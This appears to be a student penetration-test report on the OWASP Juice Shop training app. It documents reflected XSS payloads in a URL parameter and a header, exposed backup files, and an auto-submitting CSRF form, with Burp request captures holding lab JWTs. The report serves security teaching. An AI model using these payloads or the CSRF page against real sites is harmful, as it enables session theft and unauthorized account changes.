
Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99¤	1	1.99¤

Bonus Points Earned: 0

(The bonus points from this order will be *added 1:1 to your wallet ¤-fund* for future purchases!)

Now affected parameter is: /track-result?**id**=

<iframe src="javascript:alert(`xss`)">



localhost:3000/#/track-result?id=<iframe%20src%3D"javascript:alert(%60osman%60)">

localhost:3000 says

osman

Search Results -


Expected Delivery


Ordered products

XSS Impact :

- Theft of user session cookies leading to account takeover.
- Execution of malicious JavaScript in the victim's browser.
- Performing unauthorized actions on behalf of the user.
- Redirecting users to phishing or malicious websites.
- Stealing sensitive data and form inputs (keylogging).
- Defacing pages or injecting unwanted content.
- Potential spread of stored XSS as a self-propagating worm.
- **Recommendations:**
- Validate and sanitize all user inputs using a whitelist approach
- Encode user-supplied data before rendering it in the browser (output encoding).

Payload 3:




Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://localhost:3000 [127.0.0.1]
Open browser

Time	Type	Direction	Method	URL	Status code	Length
17:22:32 22 Nov ...	HTTP	→ Request	GET	http://localhost:3000/rest/saveLoginIp		
17:22:32 22 Nov ...	HTTP	→ Request	GET	http://localhost:3000/api/Quantitys/		
17:22:32 22 Nov ...	HTTP	→ Request	GET	http://localhost:3000/rest/products/search?q=		
17:22:51 22 Nov ...	WS	← To client		http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=Iwq7glvRQemuaNG1AAB5		1

Request

```
GET /rest/saveLoginIp HTTP/1.1
Host: localhost:3000
sec-ch-ua-platform: "Linux"
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbW
UiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZ
jE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9m
aWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0Ijo
iIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMTEtMjIgMTg6MDQ6MjQuMjM4ICswMDowMCIsInVwZGF0ZW
RBdCI6IjIwMjUtMTEtMjIgMTg6NDI6MTAuMzcyICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2Mzg1MDA5M
X0.H__bkEXyZ8lpuesUVZXJu8dunQUiGUnSHDeUJZt2f4b28ZIiQRpa0OlzVAZ0OAKMYRzJHIl9FCikjCewXbNcCFERHPhq
dteRBp3DlsIwyxKYW08qUEBvs8SwQE6JTZ6AaqnttTzzJkWMrYzk3KCQ-yl18YNNCr0-qPdrWHF042E
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/142.0.0.0 Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
Mk2JwoP3Nza4gWmlrAB5t5cZfmKuLbIElh7kCQ9cKo0X7bnxv9EylBQDj8VZ
If-None-Match: W/"158-YsQ4+d8SqbN+m3YBecfetkwv93c"
Connection: keep-alive
```


Inspector

Name	Value
Host	localhost:3000
sec-ch-ua-platform	"Linux"
Authorization	Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzI...
Accept-Language	en-US,en;q=0.9
Accept	application/json, text/plain, */*
sec-ch-ua	"Not_A Brand";v="99", "Chromium";v="142"
User-Agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom...
sec-ch-ua-mobile	?0
Sec-Fetch-Site	same-origin
Sec-Fetch-Mode	cors
Sec-Fetch-Dest	empty
Referer	http://localhost:3000/
Accept-Encoding	gzip, deflate, br
Cookie	language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; ...
If-None-Match	W/"158-YsQ4+d8SqbN+m3YBecfetkwv93c"
Connection	keep-alive

Name: True-Client-IP

Value: `<iframe src="javascript:alert(`xss`)">`

Cancel Add



localhost:3000 says

xss

OK

5.6 Sensitive Data Exposure


Definition:

Sensitive Data Exposure occurs when an application accidentally reveals confidential information due to weak protections or misconfigurations.

Risk Level: Medium
Affected File: /ftp directory

Description:

The application exposes backup files containing sensitive information



localhost:3000/ftp

~ / ftp

```
quarantine                          acquisitions.md            announcement_encrypted.md
coupons_2013.md.bak                 eastere.gg                 encrypt.pyc
incident-support.kdbx               legal.md                   order_5267-0f8563ccc551dedd.pdf
order_5267-a25318b859b9f4d9.pdf     package-lock.json.bak      package.json.bak
suspicious_errors.yml
```

5.7 Cross-Site Request Forgery (CSRF)

Definition:

Cross-Site Request Forgery (CSRF) is a vulnerability that allows an attacker to force a logged-in user to perform unintended actions within a web application. Because browsers automatically include cookies in outgoing requests, the server mistakenly believes the action was performed intentionally by the victim.

Risk Level: Medium

Affected Endpoint: POST http://localhost:3000/profile


Description:

The profile update functionality in the application is vulnerable to CSRF due to the absence of essential protection mechanisms such as:

- No Anti-CSRF token validation
- No verification of request origin
- Reliance solely on session cookies for authentication

This allows an attacker to host a malicious HTML page that automatically sends a crafted POST request. When the victim-while logged into the Website visits the page, the request is executed using their session, resulting in changing the username without their consent.

Proof of Concept:



OWASP Juice Shop


localhost:3000/#/login

Login

Email*: mm@mail.com

Password*: ••••••

Logging in with a normal user account



OWASP Juice Shop

localhost:3000/profile


User Profile

Email: mm@mail.com

Username: depi

\depi

File Upload: No file chosen



Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://localhost:3000 [127.0.0.1]
Open browser
Request
Pretty Raw Hex
Search
0 highlights
Inspector
Notes
Event log (3)
All issues
Memory: 140.7MB
Disabled

Time	Type	Direction	Method	URL	Status code	Length
12:50:56 26 N...	HTTP	→ Request	POST	http://localhost:3000/profile		


```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:3000/profile
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; continueCode=3eVNn1B3mREPYLxz6JjalokwMA4VfvkubgG2gOWXe4b87yrpDV95ZvKQqWaQ; welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJtbUBtYWlsLmNvbSIsInBhc3N3b3JkIjoiMDRhZmExNDlkZDl
mNzE1Y2ZlZTM2YzFlNzljYWMwN2EiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGx
vYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI1LTExLTI2IDE3OjM5OjMwLjI1MSArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI1LTExLTI2IDE3OjM
5OjMwLjI1MSArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3NjQxNzg4MzZ9.AziGhX3N0tZ2bKP--S4mJdSbBGSSq_CX40tkj-F68giHQdI-SPyW_AA8_90FQqGgrJiaMRKDFoINUyBzdx_K81UZUfg6wt
VQxXPBABYPo51p3ZI1-lnALp5uS5rTG7mxhLQ3Y3KagIc8uHUpEuYRAGntIEov1WCk_T9C_cxzYb8
Connection: keep-alive

username=depi
```

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	1
Request cookies	5
Request headers	20

Intercepted POST Request Showing Vulnerable Parameters




CSRF Attack HTML File Prepared on the Attacker’s Machine



File Edit Selection View Go Run
Search
Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More
EXPLORER
NO FOLDER OPENED
You have not yet opened a folder.
Open Folder
Opening a folder will close all currently open editors. To keep them open, add a folder instead.
OUTLINE
TIMELINE
induction_motor_assignment.m
Untitled-1
Restricted Mode
Ln 13, Col 1 Spaces: 4 UTF-8 CRLF HTML
7:57 PM
11/26/2025

```
<html>
<body>
  <form action="http://localhost:3000/profile" method="POST">
    <input type="hidden" name="username" value="HelloFromDepi" />
  </form>

  <script>
    document.forms[0].submit();
  </script>
</body>
</html>
```



localhost:3000/profile
80%
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Back
OWASP Juice Shop

User Profile

Email:
admin@juice-sh.op

Username:
HelloFromDepi

